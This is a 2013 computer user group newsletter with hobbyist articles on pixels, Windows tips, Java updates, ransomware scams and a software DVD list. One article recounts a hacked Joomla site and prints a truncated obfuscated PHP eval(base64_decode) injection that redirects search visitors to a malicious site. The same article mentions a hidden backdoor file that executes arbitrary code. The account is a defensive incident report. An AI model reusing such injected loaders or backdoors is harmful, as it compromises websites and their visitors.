CAEUG
Computers Are Easy User Group

Abort,
Retry,
Ignore....

Founded 1984 **ARI** is the
Official Newsletter of
Computers **A**re **E**asy **U**ser **G**roup

January 2013
Volume XXX Issue 1

Confirmed meeting dates for 2013
Room A

January 26
4th Saturday

February 23
4th Saturday

MARCH
NO MEETING
Check www.caeug.net for confirmed meeting dates

MEETING PLACE
will be the
Glenside Public Library
** **
*** ***
Visitors Welcome

HOPE TO SEE YOU THERE!!

Our January 26 2013 (fourth Saturday) Presentation:

Frank Braman will give presentation on
"How to scan and put multiple documents into a single document", also
"How to address an envelope using a word document program and printer"

The Amazing PIXEL

Jim Cerny, Director, Sarasota PCUG, Florida
October 2012 issue, Sarasota PC Monitor
www.spcug.org jimcerny123 (at) gmail.com

Years ago my daughter had a toy called “Lite-Brite” where you made your own “digital” image by putting colored plastic pegs into a black board that had a light bulb behind it. We had to view it in a dark room to see the colorful image. It was crude, but each peg really was a “pixel.” You probably have heard the term “pixel” before, especially if you have purchased a digital camera. But what exactly is a “pixel” anyway? And what do you really need to know about it?

As technology furiously changes everything we are comfortable with (and leaves us in the dust with the dinosaurs) it introduces many new words into our vocabulary. There is no better example of this than how digital photography and computers have changed the way pictures are taken, stored, viewed, shared, edited, and printed. Goodbye film, goodbye Brownie camera (remember them?) and hello digital and hello pixel. A brief definition of a “pixel” would be: the smallest element of a digital photograph or image which has only one specific color.

So a digital photograph is composed of pixels. Millions of them. Each pixel (usually a tiny square in shape) can be only one color. Digital photos are usually measured by the number of pixels, either the total number of pixels in

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the photo (such as an 8 mega-pixel photo) or by the number of pixels horizontally and vertically (a 1,000 by 1,000 pixel photo is the same as a 1,000,000 or 1 mega-pixel photo). The greater number of pixels the higher the resolution of your photo. Usually more expensive cameras give you more pixels in the photo, and this is a good thing. The number of pixels per photo that your camera is capable of is shown on the front of the camera. When you take a photo, each pixel is saved in computer memory with its exact location in the photo and its specific color out of about 16 million colors possible. (By the way, I believe the human eye can distinguish around 10 million colors, so our technology used here is already beyond our sense of sight). No wonder a single photo can take up many times the space of a document in computer memory! It is at this point that I want you to imagine a "Lite-Brite" toy the size of a football field and a choice of about 16 million colors for the pegs. Work as fast as you can to create an image. And, so you don't forget, write down the exact location of each peg and the color you selected. You will need this information to copy or do anything with your image. This is basically what a digital camera does in a fraction of a second when you press the button.

To see a single pixel, try opening a photo on your computer (go to "My pictures", find a photo and double-click on it with your left mouse button to open it – it will probably open in the "Windows Photo Viewer" program if you are using Windows 7). When you are viewing a picture in a program look for a magnifying glass icon or click on "view" to get to a zoom option for your photo. If you zoom in far enough you will see the small squares that make up your photo – each square is a pixel. So, if your photo has a curve or an arch in it and you zoom in far enough you will see that the curve is really made up of tiny squares. So in this sense, computers really are "squaring the circle"!

How you view or look at a photo is dependent upon the hardware device (monitor or printer) or the software program (Windows Photo Viewer, Adobe Photoshop, Picasa, etc.) you use. Fortunately today both monitors and printers are very capable of dealing with high-resolution photos.

I guess the bottom line is that we will let the computers and the printers do their magic and we won't worry about pixels at all. But here are a few tips that may help anyway:
1. Always save the original photo before you start messing with it. Only play with a copy.
2. If you crop a photo you are deleting the pixels you do not want. The cropped photo will have fewer pixels and take up less computer memory space.
3. Reducing the size of a photo may be helpful if you want it to take up less computer memory. Suppose you reduce the photo to 25% of its original size. That would mean that you are replacing four pixels with one pixel. You will have lost resolution but your photo will now take up only 25% of the computer memory space as the original. Why would you want to do this? Well, it is easier and faster to send them in emails and also many more photos can fit into those "digital picture frames", on CDs, and on those little "thumb" drives.
4. You can print an image almost any size you want but you cannot "add pixels" to the image and get more resolution. (But I bet there are some programs out there that can do a good job of trying this trick.)

If you want to find out more information, go to Google, of course, and enter "pixel". If you have lots of time on your hands, you can pretend that you are a digital camera -- just find one of those old "Lite-Brite" toys and make your own picture. It gives you a whole new appreciation for technology, doesn't it?

AFAST Followup

By Art Gresham, Editor, UCHUG Drive Light

November 2012 issue, Drive Light
www.uchug.org 1editor101 (at) uchug.org

After our October UCHUG meeting, (Protecting Yourself, Your Computer, and Your Identity with Bob Gosticha, from AVAST) I installed AVAST on my primary home computer. It was previously protected by another product, for which the paid period was just expiring. And I had already installed AVAST on my second desktop machine, and my Dell laptop.

On the drive to the UCHUG October meeting I had commented in our carpool about that uncertainty that some of us have experienced, of not knowing if an anti-virus program was doing its job when it does so very quietly. Does that mean you have not been infected, or did it just miss something that should have been prevented? Sometimes you might look at the antivirus application, dig into its statistics or reports, and find that indeed some suspect things may have been caught, but how bad were they, and how much trouble were you saved from experiencing?

Now to events unrelated to our computer group, but very related to other work that I do. I am one of the two people who do normal updates, maintenance, and content editing on a website, with many more pages than our UCHUG.ORG. Normally, it is just update the articles, announcements, and occasional pictures.

Last week, I uploaded my weekly work one day, the next day I tried to make some additional changes, but my FTP program (http://fireftp.mozdev.org in Firefox) would not let me in. I Knew that I Knew the password, because I had just used it the day before. What was I doing wrong? A quick email to my buddy disclosed the very sad news. Our site had been hacked, so he had disabled the account, changed passwords, and restored the backup code.

What he had learned lead to a sickening discovery. A user had reported to him that they were unable to get to our site by following a Google search link. It was news to us, but then we always access it by saved bookmarks. No need to "Search" for your own site!

When he looked at the web files he found that the bad guys had gotten in to our site and injected into each of our files a piece of code (an eval() statement into the php file, more about this later) that detected that the user had arrived from a Google search. It then did a redirect to some bogus site, we speculated it might be to earn money from each click. And perhaps also to do some further infection of that unsuspecting visitor. Fortunately for us, that redirect site had been taken down-undoubtedly because someone had already discovered this was happening, and that site was reported, and disabled. But who knows how many of our search visitors, and those of other websites similarly infected, had already been affected.

So down the site, change the passwords, restore the code, update the recent changes not in the backup. And that should make us good again.... right? Wrong!

One week after our Oct 3rd meeting and cyber security presentation, I received another email "Here We Go Again". My partner notified us ....."Well they got us again. On Wednesday the 3rd, our clicks coming from the search engines were directed to a website where the users would be attacked by a virus. Nice huh? "

You know the drill. Down, change passwords, restore. Pain. But this time he did a bit more research and found that our CMS software package (Joomla) has a potential vulnerability in the Admin account and they recommended disabling it (after creating new superuser accounts to be able to perform the necessary functions. We fix it.

So if they are getting in by that known vulnerability we should be safe now. Right?

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Hey, You're getting ahead of me, but you by now have figured that they got in again. ARGH!

So the next morning he installed a new "detector" file onto our website. The purpose of this mini-page is to send him an email if the date stamp of the index.php (that is the ROOT of the website-the home page if you will) is changed from the hard coded value. If they re-edit and save that page (all the rest also were getting infected, but we just need to find it one time) he gets a warning email.

At the same time I started to implement an external program to monitor the site automatically. We want to be alerted much earlier of any future events. You know how it is. You pledge to check it often to spot problems. After a few weeks you think you are going to be OK and gradually stop monitoring daily. And then they zap you days, weeks or months later. So now we will be OK for some period of time, right? Again.... WRONG!

That afternoon I had just emailed my partner that I had implemented this external monitor. I also noted that we should probably test to see if we could trigger the alerts, to be sure they work as we desired. I sure did not expect to hear back from him 8 minutes later that "You spoke too soon. We were nailed at 2:30 PM. Thankfully I got the heads up a few minutes ago. We are in big trouble. They are still getting in! "

The good news is that his little detection code had worked. But the bad news is they are still at it somehow. That was AVAST's response if you understand my meaning.

So how does this relate to AVAST? Well, in trying to understand what code is performing this little trick I looked at a copy of our new 'detector.php' that I had saved from 24 hours earlier. And then downloaded (via our FTP) the current infected file. When I compared them I saw about 1600 characters of added code at the beginning. Here is part of it (only part of it here .... so this rendered harmless):

```
<?php
eval(base64_decode("DQplcnJvcl9yZXBvcnRpbmcoBCk7DQokcWF6cGxtPWhlYWRlcnNfc2VudCgpOw0
KaWYgKCEkcWF6cGxtKXsNCiRyZWZlcmVyPSRfU0VSVkVSWydIVFRQX1JFRkVSRVInXTsNCiR1YWc
9JF9TRVJWRVJbJ0hUVFBfVVNFUl9Bn0VOVCddOw0KaWYgKCR1YWcpIHsNCmlmICghc3RyaXN0cigk
dWFnLCJNU0lFIDcuMCIpIGFuxCAhc3RyaXN0cigkdWFnLCJNU0lFIDYuMCIp5XsKaWYgKHN0cmlzdHIo
JHJlZmVyZXIsInlhaG9vIikgb3Igc3RyaXN0cigkcmVmZXJlciwiYmluZyI.....tZG5zLmNvbS8iKTsNCmV
4aXQoKTsNCn0KfQp9DQp9DQp9"));
$filename = "index.php";
print "$filename was last modified: ".date("m/d/y H:i:s", filemtime($filename));
if (date("m/d/y H:i:s", filemtime($filename)) != "10/09/12 12:52:46") {
mail("johnsmith@gmail.com", "Page Change Detection", "There has been a update to the
index.php file: ".date("m/d/y H:i:s", filemtime($filename)));
}
?>
```

There, in that eval statement, the string of unreadable letters and numbers, is code that the browser will interpret as executable code! Bad Stuff!

So I planned to email this, along with some discussion to my buddy. I composed the email with the entire unedited code chunk above, hit send and then, wham. AVAST kicks in and tells me it has just detected a Trojan and has quarantined the problem code. And because I had turned on the AVAST email notification I immediately received the following email which reported:

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
Subject: Virus Warning
avast! [DESKTOP-HP]: File "Outgoing email 'Re: www.changedetection.com" From: A Gresham <1editor101@uchug.org>, To: John Smith <john******@gmail.com>|>PartNo_0#4077213843" is infected by "PHP:Agent-CF [Trj]" virus.
"Mail Shield" task used Version of current VPS file is 121011-0, 10/11/2012

You see, AVAST had done its job. Now that's what I call A Fast Followup.

So where are we now? Well next evening he emailed me that he had found a back door file hidden in the images folder, named post.php. It runs any code the hacker passes to it as a parameter. That file is now deleted, and we hope that with the change of passwords and other changes that the bad guys will not get in as easily. Perhaps this will finally be the end of it. For now. Illegitimi non carborundum.

The Tip Corner – October 2012

Bill Sheff, Novice SIG Coordinator, Lehigh Valley Computer Group, PA
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Show Desktop in Windows 7

Do you miss the desktop icon back in Windows 7? While most of them are too complicated to explain here, do we need a show desktop icon when there's already one in the lower right-hand corner of your screen?

If you click it your desktop becomes visible; hold your mouse pointer over it and the open windows on your desktop will fade. It's just like the show desktop icon of the old days.

A quick way to the Task Manager

The quickest and easiest way to get to your Windows Task Manager is simply to right click an empty area of your Task Bar and choose “Start Task Manager”.

Fake Name Generator

Here is a cute little site (http://www.fakenamegenerator.com/) that invents a whole lot of make believe information for you. Just specify the gender you want, choose a name set from the drop down list and pick a country. Then click Go. That will generate a random fake name with fake information to go with it.

Don’t like the first name that comes up? Then just keep clicking Go or changing the options until you find one you like. There are tons of names in this generator. If you are squeamish about the fake information they provide, especially with identity theft happening more and more frequently, check out the FA0. page to see what they based all of their information on. So if you have needed to use a false identify for fun or protect yourself on a suspect site, check it out.

Missing your Menu Bar in Internet Explorer

Computers are computers, so if you open up your IE and there's no Menu Bar to be found, don’t

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Lamp Post 144

by John Spizzirri
January 2013

Holy crapola! The government got something right AND told people about it instead of classifying it as TOP SECRET. The world will not end on December 21st **(1)**. And we now know they were not lying about it as is their usual methodology. I wonder if the thousands of people who went to Mayan ruins at Chichen Itza on that date, were disappointed that the world did not end **(2)**. The National Aeronautics and Space Administration (NASA) have a video on the reasons why the world did not end **(3)**. I guess tax money must be spent when the government must protect us from ourselves.

1) **http://sn.im/266i4kf**
2) **http://sn.im/266i4ej**
3) **http://www.nasa.gov/topics/earth/features/2012.html**

Adrian Kingsley-Hughes **(1)** is an independent writer that contributes to Forbes Magazine **(2)**, ZD Net **(3)**, and CNet **(4)**. He writes a blog (in fits and starts) called PC Doctor **(5)**. In general he is a Microsoft fan boy which is why I took note of his critisizm of Windows 8 **(6)**. In the article he praises Windows 8 and obliquely compares it to Apple products. He says he wants to like it but he can't. Using Windows 8 on today's hardware just does not work smoothly. He points out how painful it is to use on non-touch screen equipment. He predicts that Windows 9 will revert back to the traditional look and feel of Windows. I have advised my clients that unless they are willing to spring for a touch screen, they should avoid Windows 8. As a user without a touch screen, you are torn between the mouse and keyboard more than any other Windows product.

1) **http://www.kingsley-hughes.com/**
2) **http://www.forbes.com/**
3) **http://www.zdnet.com/blog/hardware/**
4) **http://www.cnet.com/**
5) **http://www.pcdoctor-guide.com/wordpress/**
6) **http://sn.im/266iceu**

The latest extortionware scam is locking infected machines and displaying webpages warning users that their computer contains 'banned material' and won't be unlocked until a 'fine' is paid, according to a report from McAfee's Naganathan Jawahar **(1)**. This Trojan displays a warning from the FBI, Metropolitan Police (London), or some other law enforcement agency, that uses the entire screen. The screen informs the victim that some illegal content has been found on their computer and the victim won't be given access to their machine unless they pay a fine. It's not clear where the infections are coming from. The criminals are offering to unlock affected computers after receiving a £100 (about 159 dollars as of this writing) payment via Green Dot MoneyPak **(2)**, Paysafecard **(3)**, or Ukash financial transfer services **(4)**. These payment services have nothing to do with the scam and are legitimate money payment sites just like Paypal **(5)** and Bitcoin **(6)**. Jawahar says that paying the fine won't necessarily fix infected machines. It has been noted that .dll files have popped up in the start up folder. There should be no .dll file in any start up folder. These .dll files may cause aberrations in the operation of various browsers.

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1) **http://sn.im/266j7aj**
2) **https://www.moneypak.com/**
3) **http://www.paysafecard.com/us/us-paysafecard/**
4) **http://www.ukash.com/en-GB/**
5) **https://www.paypal.com/home**
6) **http://bitcoin.org/**

Portable Apps **(1)** can save your PC. It has been a while since I have talked about Portable Apps. PCWorld recently had an article about the apps that can save you a service call or worse **(2)**. PCWorld mentioned a number of applications that are a must to clean a damaged or infected machine. PortableApps do not install anything on your PC. They operate on top of the OS (Windows XP, Vista, Windows 7, or Windows 8) without telling the PC that they are there. That anonymity works to your advantage in that the infection may not detect a cleaning or repair program. The Chrome Portable browser **(3)** may work when the other installed browsers may be disabled by malware. Spybot Search and Destroy Portable, ClamWin Portable, Malwarebytes **(4)**, Kaspersky TDSSKiller **(5)**, FileAssassin **(6)**, Eraser Portable, and Revo Uninstaller Portable are some of the apps explained in the article. SystemRescueCD **((7),(8))** is mentioned as an alternative boot OS (from a flash drive) that can save the day. PCWorld failed to mention Parted Magic **(9)** which does all that SystemRescueCD does and more.

1) **http://portableapps.com/**
2) **http://sn.im/266fnu7**
3) **http://sn.im/266fo2e**
4) **http://sn.im/266ftsq**
5) **http://sn.im/266fu7a**
6) **http://www.malwarebytes.org/products/fileassassin/**
7) **http://sn.im/266fo8i**
8) **http://sn.im/266g5x4**
9) **http://partedmagic.com/doku.php**

Local stage productions in the central DuPage County area are plentiful and talented. There is no need to go to Chicago and pay the heavy city and county taxes just to see a play or musical performance. We recently saw the Gilbert and Sullivan opera "The Pirates of Penzance" at Wheaton College **(1)**. I have seen Pirates six times with six different opera companies. Each company has taken improv liberties with the music and script. The college players took the same liberties using references to 'the Harvard of Christian colleges' **(2)** and a dance tribute to PSY's "Gangnam Style" **(3)**. In Glen Ellyn the Village Theatre Guild **(4)** at Butterfield and Park holds four or five productions a year. Wheaton has Wheaton Drama **(5)** at 111 N. Hale with five or six productions per year. Just east of Hinsdale is Western Springs. The Theater of Western Springs **(6)** at 4384 Hampton Avenue has eight or nine productions per year. An upcoming production is The Ghost in the Machine **(7)**, a mystery involving a computer (February 7 - 17). It was first produced at Chicago's Steppenwolf Theatre **(8)**. These playhouses are relatively intimate as opposed to some of the playhouses in Chicago where you actually need small binoculars (opera glasses) to see the stage. These local venues need your support to remain open. Give one or more of them a try. You might like it.

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1) **http://sn.im/266hde3**
2) **http://sn.im/266hj0n**
3) **https://www.youtube.com/watch?v=9bZkp7q19f0**
4) **http://www.villagetheatreguild.org/**
5) **http://www.wheatondrama.org/**
6) **http://www.theatrewesternsprings.com/index.php**
7) **http://www.twsonline.net/84thSeason-Content.php**
8) **http://www.steppenwolf.org/**

You may have heard that JAVA has a severe security flaw. That was true of JAVA 7 up to update 11. The flaw was fixed in update 11. If you use JAVA 6 you are ok. If you use JAVA 7, make sure you have update 11. You can check your version by going to this website **(1)** and click the 'Do I have Java' link. To manually check JAVA run this command;
C:\Program Files\Java\jre7\bin\javacpl.exe and/or this command;
C:\Program Files (x86)\Java\jre7\bin\javacpl.exe Both of these commands run the JAVA control panel. Make sure security is high and the program is updated. The settings for JAVA are explained in this article **(2)**. Other information about the flaw is in this article **(3)**. Homeland Security describes the flaw and what to do about it **(4)**.

1) **https://www.java.com/en/download/installed.jsp**
2) **http://sn.im/266jyfn**
3) **https://krebsonsecurity.com/tag/oracle/**
4) **http://www.kb.cert.org/vuls/id/625617**

Between you, me and the LampPost, that's all for now.

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panic. Here's how to get it back. Open Internet Explorer and right-click on a blank area up at the top. The resulting menu should have a bunch of options (favorites, status bar, command bar, etc.). Just make sure “Menu Bar” has a check mark next to it and you're all set!

Slow or Stuttering YouTube
Some people complain about YouTube video playback always stuttering and stopping. I haven’t noticed it myself but perhaps I am usually patient in most cases. So if you do have a stuttering and stopping You Tube movie here are a few of the things you can check out.

Could it be Microsoft Security Essentials or Malawarebytes or your virus protector or even your firewall or your cable broadband service? So what can we blame for this problem? Is it one thing or could it be a mixture of things?

If it happens all the time it could be your computer. You may have too many programs running in windows that suck up too much memory. Try closing everything you're not using. You may also have multiple browser pages open simultaneously with stuff going on with each one, that can dramatically slow down everything.

It could be your cable internet. During peak usage periods – like when people first come home from work, more people on the server less bandwidth per user. Also cable can slow down for other reasons also.

It could be Youtube. Their site slows down due to a variety of reasons from time to time. Heavy

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usage, server troubles, site being attacked by hackers/viruses etc, software updates having snags, server maintenance.

Regardless on the possible cause, one solution might be is to click on the video to play, then immediately hit pause. Why? Because hitting play starts the process of buffering (loading). What you are describing can occur when the video plays faster than your internet and computer can buffer it - essentially the player is trying to read something that hasn't loaded yet, and stops until more is downloaded, and the process gets repeated. By pausing the video right after hitting play, and leaving it for a little bit, the buffering can get ahead to a point where the speed of playing can't overcome it.

So if see the red bar filling across the bottom of the video - that's the buffering progress,
give it a little time before you start playing.

For more drastic action, Go with Windows 7 (Vista is part of the problem), upgrade the RAM in your machine, disable any services running in the background and upgrade to a fast video card.

I could go in about power supplies and other hints, but the main one is what we mentioned at the beginning: Pause the download and let the buffer load in enough video to preclude the speed of the video from catching up to the buffering point.

Chasing the Frog
Are you a movie buff? Do you ever wonder how much truth there is in a movie that is based on a true story? At Chasing the Frog (http://www.chasingthefrog.com/index.html)
that is exactly what you can find out! This site is devoted to revealing just how true to the actual story the movies are.

On the main page you'll find featured movies like "Soul Surfer" and "Not Without my Daughter". But if you want to check out more go to the right of the page where you will
find the True Story Archives, an alphabetical listing of the movies they have investigated. Some of their investigations are truly in depth analysis. This site is certainly one to check out, and you might even want to bookmark it so that you can explore future investigations as new movies are released.

Is your computer a 32 or 64 bit operating system?
For Windows XP and Vista: Hold the Windows Key, and then press the Pause Key, which is located two keys to the right of the Print Screen key. This window shows all of the basic info about your computer like how much RAM you have and what-not, but it also can tell you what OS you're running. In XP If it doesn't specifically say Windows XP x64 Edition, then you're running a 32 bit operating system. But with Vista there is a specific field that says "System Type", which has your OS type listed after it and will actually tell you 32 bit or 64 bit. No Means No

Yes/No to All
When working in Windows that involved multiple files, you might have noticed that there's an option for "Yes to All", but no button for "No to All"? What can we do?

Well, the good news is that if you find yourself in this situation, all you need to do to get "No to All" is hold the Shift key when you click "No". Voila!

January 2013 DVD of the Month

AceMoneyLite - Personal finance software
ARI - January newsletter
AusLogics - Updated defrag program
Autoruns - Utility that shows what starts at startup
Avast! aswMBR - Rootkit scanner
BootSafe - Utility to restart Windows in Safe Mode
BrandOS - Utility to rebrans D7
Calibre - Updated e-book utilty for conversion and display
cCleaner - Updated Hard drive cleaner
CDBurnerXP - Updated CD/DVD burner program
CDOMlists - Lists of past CDOMs
ClassicShell - Program to restore classic menu ot Vista, Windows 7 and 8
ComboFix - Program to scan for malware and spyware then remove it
CoolNovo - Browser based on Chrome
D7 - Trouble shooting program
DataGrab - Utility to quickly retrieve only the "desired" data from a system
Decrapifier - Updated new PC cleanup program
Firefox - Updated browser
FoxitReader - Updated PDF reading program
GMER - Program detects and removes rootkits
Gparted - Updated partition manager
HitmanPro - A second opinion scanner for malware
ImgBurn - Updated VD/DVD burner
InfraRecorder - A CD/DVD burning solution
Kaspersky TDSSKiller - Rootkit cleaning program
ListenNWrite - Speech to text program
MalwareBytes - Updated malware cleaning program
MalwareBytes Anti-Rootkit - Rootkit cleaning program
MD5-SHA1Checker - Utility to verify downloads with an MD5 checksum
MemberContributions - Things e-mailed to me from members -
NVDA - A screen reader for the visually imparied
OldTimeRadio - Old time radio broadcasts
OTL - A tool that is used to diagnose a computer for malware
PatchMyPC - A tool to find what patches are needed
PortableApps - Updated portable programs run from a flash drive
RACfree - Program provides remote access control of a PC
Speccy - Updated hardware / software information program
StartUpLite - A tool to speed up start up
SystemRescueCd - Run from CD or flash rescue programs
TCPOptimizer - A tool to for tuning and optimizing your Internet connection
VLC - Updated media playing program
Xcleaner - Hard drive cleaner
Xpy - Windows 2K, XP, Vista, and 7 tweaking program
ZoneAlarmUninstaller - Uninstalls ZoneAlarm firewall

Meeting Location and Special Accommodations

The Glenside Public Library address is at 25 E Fullerton Avenue, Glendale Heights, Illinois. Please park away from the building. Thank you. The meeting(s) are not library sponsored and all inquiries should be directed to Mike Goldberg at
. Individuals with disabilities who plan to attend this program and who require certain accommodations in order to observe and / or participate in the program are requested to contact CAEUG president, Mike Goldberg at
, at least five (5) days prior to the program, so that reasonable accommodation can be made.

Members Helpline
Any member with a specific expertise can volunteer to be on the Members Helpline.

Beginner Helpline
- Billy Douglas

Beginner hardware problems
- Dick Fergus

Hardware problems, XP, Win 7 & Linux
- John Spizzirri

CAEUG OFFICERS

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